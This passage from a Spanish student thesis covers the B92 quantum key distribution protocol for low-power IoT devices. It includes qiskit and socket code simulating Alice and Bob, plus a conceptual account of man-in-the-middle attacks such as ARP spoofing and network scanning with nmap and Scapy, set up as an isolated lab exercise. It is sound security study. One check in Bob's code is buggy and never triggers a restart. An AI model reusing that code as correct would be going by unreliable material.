
$$\text{indices}_B = \Big[2, 5, 6, 7, 9 \ldots\Big] \tag{2.12}$$

$$\text{key}_B = \Big[0 \quad 0 \quad 0 \quad 1 \quad 1 \quad \ldots\Big] \tag{2.13}$$

5. A continuación Bob envía a Alice únicamente la lista de índices de los bits que han superado la criba. Y este nuevo listado será el que se utilice como clave secreta para encriptar y desencriptar los mensajes.

6. Al igual que en el protocolo anterior Alice y Bob deberán comprobar una serie de bits de control para corroborar que no ha habido ningún ataque del tipo *Man in the Middle*, **MitM**, durante la ejecución del protocolo. En caso de confirmar que han sido espiados por un tercer interlocutor deberán reiniciar el proceso de generación de clave hasta que estén seguros que la clave es totalmente secreta.

Figura 2.4: *Diagrama de ejecución del protocolo B92. Fuente: Elaboración propia.*



2.2.4. BB84 vs B92

En la utilización del protocolo B92, al usar cúbits en tan solo dos polarizaciones posibles en lugar de cuatro como hace el protocolo BB84 se reduce la cantidad de recursos necesarios que se requieren a nivel experimental para la implementación. Además, dado que Alice no necesita generar una lista de bases en las que codificar cada cúbit sino que simplemente los codifica en una polarización u otra en función del valor del bit clásico original, se reduce tiempo de ejecución del protocolo dado que requiere ejecutar un paso menos en comparación a BB84.

Esto convierte a B92 en un protocolo ideal para implementarlo dentro de un contexto de dispositivos del IoT dado que estos dispositivos suelen tener, por lo general, una cantidad reducida de recursos computacionales por lo que protocolos y algoritmos más complejos son más difíciles de implementar. Sin embargo, cabe recalcar que por la construcción de B92 el ratio de aprovechamiento de los cúbits es menor, dado que tras el cribado que realiza Bob al medir únicamente sobreviven un cuarto de los cúbits de la clave original frente a BB84 donde quedaba la mitad de la clave original tras la criba. Las diferencias entre ambos protocolos de seguridad las podemos ver resumidas en el Cuadro 2.3.

Por estas razones se ha elegido el protocolo B92 como el que usaremos en el desarrollo del proyecto y ejecutaremos, como veremos en el próximo capítulo en el desarrollo experimental de este trabajo.

Cuadro 2.3: *Tabla comparativa entre los protocolos BB84 y B92*


Protocolo BB84	Protocolo B92
4 posibles estados para cada cúbit: $\|0\rangle, \|1\rangle, \|+\rangle, \|-\rangle$	2 posibles estados para cada cúbit: $\|0\rangle, \|+\rangle$
Necesidad de comparación de las bases usadas en al codificación y medición.	No es necesario compartir las bases. para la ejecución del protocolo.
La criba descarta $\sim$50 % de la clave original. Mayor eficiencia de generación de claves.	Tras la criba solo sobreviven $\sim$25 % de los bits originales. Menor eficiencia de generación de claves.
Requiere más recursos para la implementación.	Necesita muchos menos recursos que otros protocolos.
Mayor tolerancia a errores.	Mayor sensibilidad al ruido.
Mayor posibilidad de detectar intrusos. Mayor seguridad del protocolo.	Detección de intrusos menos eficiente. Menor seguridad del protocolo.

2.3. Ataques tipo Man-in-The-Middle

Cuando hablamos dentro de la seguridad informática, la presencia de Eve se suele tratar como la existencia de un tipo de ataque llamado **MiTM** (Man-in-The-Middle), o ataque de intermediario, (Keeper Security, Inc., 2023). Este tipo de ataques consiste en que el atacante se sitúa entre los dos interlocutores principales e intercepta los datos que se están enviando entre sí con el fin de recaudar toda la información posible o incluso manipular la información original antes de que pueda llegar a su destinatario.

Existen diferentes tipos de ataques MiTM en función de la situación presente aunque los más típicos son:

Figura 2.5: *Ilustración sobre la presencia de un ataque MiTM*



2.3.1. Infección de redes públicas

Debemos saber que las redes WiFi públicas, por norma general no están construidas de forma segura por lo que cualquier atacante presente en la red puede visualizar todo el trafico de información dentro de la red y recaudar toda la información que necesite, pudiendo hasta interceptar información personal o contraseñas.

Herramientas como **Wireshark** (The Wireshark Foundation, 2023) permiten escanear la red a la que esta conectado tu mismo dispositivo y escanear, leer y guardar toda la información que circula a través de la red.

2.3.2. Suplantación de ARP

Todos los dispositivos dentro de una red tienen asociadas dos direcciones. Por un lado existe la dirección **IP**(ADSLZone, 2023) donde aparece representada la dirección del dispositivo dentro de la red y subred, esta dirección es variable con el tiempo. Y por otro lado está la dirección **MAC**(DataScientest, 2023), que se trata de un identificador físico único que dan los fabricantes a la tarjeta de red del dispositivo, el cual es fijo para el mismo dispositivo.

A partir de estas dos direcciones las redes se construyen alrededor de lo que se conoce como Tablas ARP. Los protocolos **ARP**(Address Resolution Protocol) conectan las direcciones IP de los dispositivos con sus respectivas direcciones MAC. En el momento de un

envío de paquetes, el emisor envía el paquete dirigido a una dirección IP en concreto y, usando estas tablas ARP, consigue hacer el envío de la información al dispositivo físico asociado a dicha dirección. En estos protocolos la información va dirigida directamente a su destinatario por lo que interceptar paquetes no es tan sencillo.

Sin embargo, un atacante infiltrado en la red podría modificar estas tablas ARP de tal forma que asocie las direcciones IP de los dispositivos a los que quiera atacar con la dirección MAC de su propio dispositivo. De tal forma que todo el trafico de la red se redirecciona primero a su dispositivo antes de que él lo reenvíe a su destinatario finalmente.

2.3.3. Suplantación de identidad

La forma más sencilla, quizá, de ejecutar un ataque MiTM seria la suplantación de identidad. El robo de cuentas y el acceso directo a la información personal por parte del atacante le permite poder recaudar toda la información que necesite sin necesidad de redirigir el tráfico de los paquetes en la red ni de realizar ningún tipo de escaneo. Por esto mismo todo usuario debe proteger al máximo con el uso de contraseñas seguras sus cuentas donde puedan almacenar algún tipo de información de interés.

3. Objetivos

3.1. Objetivo principal

El objetivo principal de este trabajo es la de crear un entorno de Internet de las cosas Cuántico, **QIoT**, que permita una comunicación segura entre dispositivos del IoT utilizando servicios de computación cuántica en la nube. Podemos hacer uso de entornos como **qiskit** y simuladores de computación cuántica como **qiskit_aer** para implementar los protocolos QKD comparándolo con soluciones existentes actualmente.

Hoy en día existen empresas que ofrecen servicios de seguridad para proteger los dispositivos detectando posibles vulnerabilidades y ataques que provengan de la red como lo es, por ejemplo, Cloudflare (2025a). Este tipo de servicios actúan como un filtro en la comunicación entre dos dispositivos, como lo son un teléfono y un servidor web. Trataremos de utilizar las distintas propiedades de la computación cuántica para mejorar la seguridad en la red de los dispositivos pertenecientes al IoT, en especial a los dispositivos de baja potencia como lo pueden llegar a ser luces que funcionan con WiFi o enchufes inteligentes.

Por otro lado investigaremos los distintos productos y soluciones, de distintas empresas e investigaciones, que existen hoy en día en el mercado, en relación a la implementación de este tipo de tecnologías cuánticas de cara a crear un internet cuántico de las cosas, QIoT.

3.2. Objetivos secundarios

Para el cumplimiento del objetivo principal establecemos los siguientes objetivos secundarios:

1. Aplicar protocolos QKD adaptándolos a dispositivos de baja potencia.
2. Comparar las soluciones cuánticas con la seguridad clásica actual
3. Simular la ejecución del protocolo B92 para generar una clave secreta para la comunicación de dispositivos como Raspberry Pi.
4. Ejecutar ataques MitM para evaluar la seguridad de los protocolos.
5. Estudiar las soluciones actuales que existen para poder implementar en el futuro redes domésticas cuánticas

4. Desarrollo del trabajo

Para poder implementar el protocolo B92 se ha utilizado dos Raspberry Pi del modelo 3B (Raspberry Pi Foundation, 2016). Este dispositivo no es más que un ordenador que, por sus dimensiones, sus características técnicas lo hacen ideal para simular la implementación de estos protocolos en dispositivos de baja potencia del IoT.

Para poder manejar los datos que se han tratado en estos dos dispositivos, se ha necesitado instalar un sistema operativo, que, por compatibilidad en cuanto a los recursos que tienen las Raspberrys, se ha utilizado el sistema operativo Raspberry Pi OS (Raspberry Pi Foundation, 2025). Se trata de una distribución del sistema GNU/Linux basada en la distribución Debian (The Debian Project, 2025).


Ha sido necesario, además, para poder realizar este montaje experimental, en ambas Raspberry Pi, instalar las librerías de **qiskit** (IBM Quantum, 2025) y **qiskit_aer** (Qiskit Development Team, 2025) para poder simular la codificación y medición de qbits a lo largo de la ejecución de B92.

Por otro lado, por sencillez en la utilización y ejecución del código, se han utilizado dos scripts que vemos en las figuras 4.2a y 4.2b por lo que podremos utilizar los comandos **./alice.sh** y **./bob.sh** en las respectivas terminales para poder ejecutar todo el código correctamente.

Dado que es una simulación y no se esta trabajando con qbits reales debemos simular de forma clásica el envío de los qbits por parte de Alice hacia Bob. Esto se ha realizando enviando no los qbits sino los vectores estado de cada uno. A continuación Bob ha reconstruido los qbits a partir de estos vectores para poder medirlos.

El código completo de la ejecución del protocolo B92 tanto por parte de Alice como por parte de Bob lo podemos ver en los anexos I y II.

Figura 4.1: *Ilustración de conexiones en una red LAN. Fuente: Cloudflare (2025c)*



Lo más habitual en cuanto a las comunicaciones entre dispositivos del IoT es que todos estén conectados dentro de la misma red LAN (Cloudflare, 2025c) a un mismo punto de conexión principal, como el router de una vivienda, tal y como vemos en la figura 4.1, y a partir de este, si se requiere, se puede realizar la comunicación a un servidor externo.

La comunicación clásica entre Alice y Bob la realizaremos a partir del paquete **Socket** de python, el cual nos permite realizar comunicaciones, entre diferentes dispositivos enviando y recibiendo paquetes de información, siempre y cuando estos dispositivos estén conectados dentro de la misma red LAN. Abriremos el puerto **2220** en la dirección IP, local, de Alice y Bob se conectará a esta misma dirección IP al puerto de escucha que se ha abierto. La conexión entre Alice y Bob podemos verla en la Figura 4.3.

Figura 4.2: *Scripts de comandos para Alice y Bob.*

(a) *Shell script alice.sh.*

```
 GNU nano 7.2          alice.sh
#!/bin/bash

source .venv/bin/activate

python3 alice.py

deactivate
```

(b) *Shell script bob.sh.*

```
 GNU nano 7.2          bob.sh
#!/bin/bash

source .venv/bin/activate

python3 bob_b92.py

deactivate
```

Figura 4.3: *Establecimiento de conexión entre Alice y Bob.*

(a) *Conexión como servidor por parte de Alice.*

```python
def main():
        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        server.bind(('0.0.0.0', 2220))
        server.listen(5)
        print('Esperando conexion de Bob...')

        conn, addr = server.accept()
        print('Bob conectado desde', addr)
        b92(conn) #Ejecutamos el protocolo B92
```

(b) *Conexión como cliente al servidor por parte de Bob.*

```python
def main():
        HOST = 'Alice_ip_adress'  #Direccion ip de Alice
        PORT = 2220 #Puerto de escucha que esta abierto para la conexion

        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
                s.connect((HOST, PORT))  #Bob se conecta a Alice
                b92(s) #Se ejecuta el protocolo B92
```

4.1. Protocolo B92 desde Alice

Una vez se ha establecido la conexión con el dispositivo de Bob a través del socket, como hemos visto antes, podemos ejecutar en si el protocolo B92 para poder establecer la clave segura para las comunicaciones.

En la figura 4.4 podemos ver, en código, la ejecución del protocolo B92 desde el punto de vista de Alice. Tras conectar con Bob, Alice, generará una serie de bits aleatorios en estados 0 o 1. Debemos tener en cuenta que tras la medición de Bob de los cúbits solo sobrevivirán aproximadamente un 25 % de ellos. Por lo que una gran parte del tiempo de ejecución del protocolo será empleado en generar, codificar enviar y leer cúbits que no son relevantes en absoluto para la clave final.

Como se ha explicado durante el capitulo 2 lo primero que debe hacer Alice es generar una clave de bits aleatorios lo cual se ejecuta con la función **generate_key** que vemos en la figura 4.5.

Tras esto, haciendo uso de **qiskit** simulamos la creación y codificación de los cúbits haciendo uso de la clase **QuantumCircuit**, por defecto, qiskit generará el cúbit en estado $|0\rangle$ por lo que, para cada bit dentro de la clave que hemos generado, si este es 0 no modificaremos el cúbit, mientras que si es 1 le aplicaremos una puerta Hadamard para generar el estado $|+\rangle$.

Ahora debemos enviar los cúbits codificados, en nuestra simulación tomaremos el vector estado de cada cúbit y lo enviaremos a través de socket a Bob para que los pueda medir, para esto usaremos la libreria **json** para serializar la información. Además, a través de Socket no se pueden enviar números complejos por lo que deberemos de transformar los vectores estado tal y como podemos ver en la figura 4.6.

Tras el envío, Bob, medirá los qbits y nos devolverá la lista de indices de los bits que debe quedarse Alice y tomando estos indices haciendo uso de la función **new_key**, la cual podemos ver en la figura 4.7.

Figura 4.4: *Código de ejecución de B92 por parte de Alice.*

```
def b92(conn):
        #Numero de bits que componen la clave inicial
        keylength = 100
        #Generamos una lista de bits aleatorios en 0 o 1
        key = generate_key(keylength)
        qbit_key = []

        #La serie de qubits codificados la incluiremos en qbit_key
        for bit in key:
                q = QuantumCircuit(1)
                if bit == 1:
                        q.h(0)
                vector = Statevector.from_instruction(q)
                qbit_key.append(vector.data.tolist())
        #Envia los statevectors como simulacion de envio de qubits
        send_qbits(conn, qbit_key)

        #Recibe de bob los indices de los bits que se usan para la clave
        #Genera una nueva clave usando solo los que bob le ha asegurado
        final_key = new_key(conn, key)

        #Comprueban una serie de bits de control para evitar ataques
        must_restart = key_check(conn, final_key)

        if must_restart:
                print('Las claves no coinciden')
        else:
                save_key(final_key)

        conn.close()
```

Figura 4.5: *Función de generación de clave de bits clásicos.*

```
def generate_key(keylength):
        class_key = [randint(0,1) for i in range(keylength)]
        #print(f'Clave generada: {class_key}')

        return class_key
```

Por último, Alice recibirá una serie de bits de control por parte de Bob para verificar que ambas claves coinciden. En caso de que algún bit no coincida se deberá reiniciar el proto-

Figura 4.6: *Código de envío de los cúbits codificados a Bob.*

```
def send_qbits(conn, qbit_key):
        #Podemos usar solo numeros reales para serializar la informacion
        #Transformaremos cada vector: [a+b.j, c+d.j] = [[a, b],[c, d]]
        serializable = [
                [[num.real, num.imag] for num in vec] for vec in qbit_key
        ]

        json_data = json.dumps(serializable) + '\n'

        conn.sendall(json_data.encode())
```

Figura 4.7: *Creación de la nueva clave a partir de la clave original y los indices enviados por Bob.*

```
def new_key(conn, key):
        new_key = []
        indices = json.loads(conn.recv(4096).decode())
        for index in indices:
                new_key.append(key[index])

        return new_key
```

colo de seguridad hasta que ambos estén seguros que la comunicación sea segura. Como podemos ver en la Figura 4.8 si los bits de control coinciden con la clave original, tomando los índices que ha establecido Bob, se guardará la clave para que se pueda utilizar posteriormente para encriptar y desencriptar los mensajes.

Figura 4.8: *Comprobación de los bits de control y guardado de la clave en caso que ambas claves coincidan.*

```
def key_check(conn, final_key):
        #Comprueba si los bits de control coinciden
        #Si algun bit no coincide se debe reiniciar el proceso
        bob_key = json.loads(conn.recv(4096).decode())
        must_restart = False
        for i, bob_bit in enumerate(bob_key):
                if bob_bit != final_key[i]:
                        print(f'El bit numero {i+1} no coincide')
                        must_restart = True
        conn.sendall(str(must_restart).encode())
        return must_restart

def save_key(key):
        key_str = ''.join(str(bit) for bit in key)
        with open('key.txt', 'w') as file:
                file.write(key_str)
```

4.2. Protocolo B92 desde Bob

Figura 4.9: *Código de ejecución de B92 por parte de Bob.*

```
def b92(s):
        #Recibe los qbits de Alice
        qbit_key = receive_qbits(s)

        #Mide los qbits y genera la lista de indices y la clave
        indices, key = measure_qbits(qbit_key)

        #Envia el listado de indices de los bits que forman la clave
        s.sendall(json.dumps(indices).encode())

        #Comprueban una serie de bits de control para evitar ataques
        must_restart = key_check(s, key)
        if must_restart:
                print('Las claves no coinciden')
        else:
                save_key(key)
```

Al igual que con el código anterior, en el momento que Alice y Bob realicen la conexión a través del socket podremos ejecutar el protocolo por parte de Bob haciendo uso de la función que vemos en la figura 4.9

Como hemos explicado anteriormente, primero, Bob debe recibir los qbits, haciendo uso

de la función que podemos ver en la figura 4.10 y dado que lo que recibe es una lista de **Statevectors**, al ser este contexto una simulación, deberá primero reconstruir los cúbits para poder medirlos. Esto lo realiza ejecutando la función **measure_qbits** que vemos en la figura 4.11.

Figura 4.10: *Recepción de la lista de vectores para la posterior reconstrucción de los cúbits.*

```
def receive_qbits(s):
    buffer = ''
    while True:
        chunk = s.recv(4096).decode('utf-8')
        if not chunk:
            #Conexion cerrada antes de recibir mensaje completo
            break
        buffer += chunk
        if '\n' in buffer:
            line, _ = buffer.split('\n', 1)
            data = json.loads(line)
            qbit_array = [
                [complex(real, imag) for real, imag in vec] for vec in data
            ]
            return qbit_array
    return None
```

Tras haber medido los qbits y haber creado una clave con aquellos bits que verdaderamente proporcionan información, Bob enviará la lista de indices a Alice al igual que una serie de bits de control para comprobar si la clave que han generado es segura. Como vemos en la figura 4.12 Bob recibe de Alice si ambas claves coinciden o no, por lo que en caso positivo guardará la clave con la función **save_key** que podemos ver, también, en la figura 4.12.

Figura 4.11: *Recepción de la lista de vectores para la posterior reconstrucción de los cúbits*

```
def measure_qbits(qbit_key):
        indices = []
        key = []
        #Reconstruiremos los qubits desde los Statevectos para medirlos
        for i, qbit in enumerate(qbit_key):
                #Reconstruye el qubit
                q = QuantumCircuit(1, 1)
                q.initialize(qbit, 0)

                #Medimos el qubit en un eje aleatorio entre Z y X
                basis = randint(0, 1) #0 significa eje Z, 1 es eje X
                if basis == 1:
                        q.h(0)

                q.measure(0, 0)
                sim = Aer.get_backend('qasm_simulator')
                my_qbit = transpile(q, sim)
                #Medimos solo 1 vez
                job = sim.run(my_qbit, shots = 1)
                result = job.result()
                mes = result.get_counts()
                bit_mes = max(mes, key = mes.get)
                if basis == 0 and bit_mes == '1':
                        indices.append(i)
                        key.append(1)
                elif basis == 1 and bit_mes == '1':
                        indices.append(i)
                        key.append(0)
        return indices, key
```

Figura 4.12: *Bob envía los bits de control a Alice y recibe si la clave es segura o no.*

```
def key_check(s, key):
        #Eviamos 10 bits como control para comprobar si es segura
        num_check_bits = 10
        partial_key = []
        for i in range(num_check_bits):
                partial_key.append(key[i])

        s.sendall(json.dumps(partial_key).encode())

        must_restart = s.recv(1024).decode == 'True'
        return must_restart

def save_key(key):
        key_str = ''.join(str(bit) for bit in key)
        with open('key.txt', 'w') as file:
                file.write(key_str)
```

4.3. Simulación de un ataque MiTM.

Tal y como hemos comentado anteriormente, la comunicación entre Alice y Bob puede verse comprometida por la existencia de un tercer interlocutor. Por lo que debemos asegurarnos que el protocolo que utilicemos, en nuestro caso B92, debe ser seguro incluso en presencia de algún interlocutor malicioso como lo es Eve en nuestro escenario hipotético.


Para poder simular estos ataques MiTM se ha hecho uso de una libreria de python llamada **SCAPY** (Biondi et al., 2023) que permite escanear la red local en la que se trabaja así como interceptar paquetes de información y poder leer su información. Por otro lado, para poder leer y codificar los cúbits como haría Eve se ha instalado, al igual que en las Raspberrys, los paquetes de **qiskit** y **qiskit-aer** para poder hacer las simulaciones necesarias.

Veremos finalmente que la intervención de Eve deja huella en el envío de cúbits por lo que el protocolo detecta que el canal se ha visto comprometido. Cabe recordar que este escenario se ha construido dentro de una simulación cuántica haciendo uso de información clásica. Debemos destacar que el uso de los protocolos QKD, únicamente es útil en un caso real de creación, codificación y envío de cúbits. Al utilizar un entorno clásico no estamos tratando con cúbits reales sino sus vectores estado por lo que la efectividad de estos protocolos se anula.

4.3.1. Consideraciones previas al ataque.

Dado que la utilización de este tipo de paquetes y la ejecución de estos ataques puede provocar, en caso de errores de programación, fallos en los permisos del dispositivo en cuanto a los adaptadores de red o pueden haber incompatibilidades de software, dado que las herramientas en torno a la ciberseguridad suelen estar preparadas y optimizadas para sistemas basados en GNU/Linux se ha implementado una maquina virtual utilizando Ubuntu 24.04(Canonical Ltd., 2023) usando VirtualBox 7.0 (Oracle Corporation, 2023) por

Figura 4.13: *Utilización del paquete Scapy dentro del entorno de Ubuntu en VirtualBox*



encima del sistema original de Windows 11. De esta forma generamos un entorno de laboratorio aislado del sistema principal separando el sistema operativo anfitrión.

Figura 4.14: *Herramientas usadas en la máquina virtual*


(a) *Sistema operativo Ubuntu*

(b) *VirtualBox*

Para poder realizar el ataque primero debemos escanear la red en busca de los dispositivos que queramos atacar. Prácticamente todas las tarjetas de red tiene un identificador que reflejan que fabricante es el que ha hecho el dispositivo por lo que podemos utilizar el comando de Linux **nmap**(Fyodor, 2023) para poder escanear la red en busca de los dispositivos que hay conectados a nuestra LAN. Tal y como podemos ver en la figura 4.15 obtenemos como resultado un listado de todos los dispositivos conectados dentro de nuestra subred local **192.168.18.x** así como la información de las direcciones IP y MAC

de cada uno de ellos[1].

Figura 4.15: *Resultado del escaneo de la red local bajo el comando nmap*



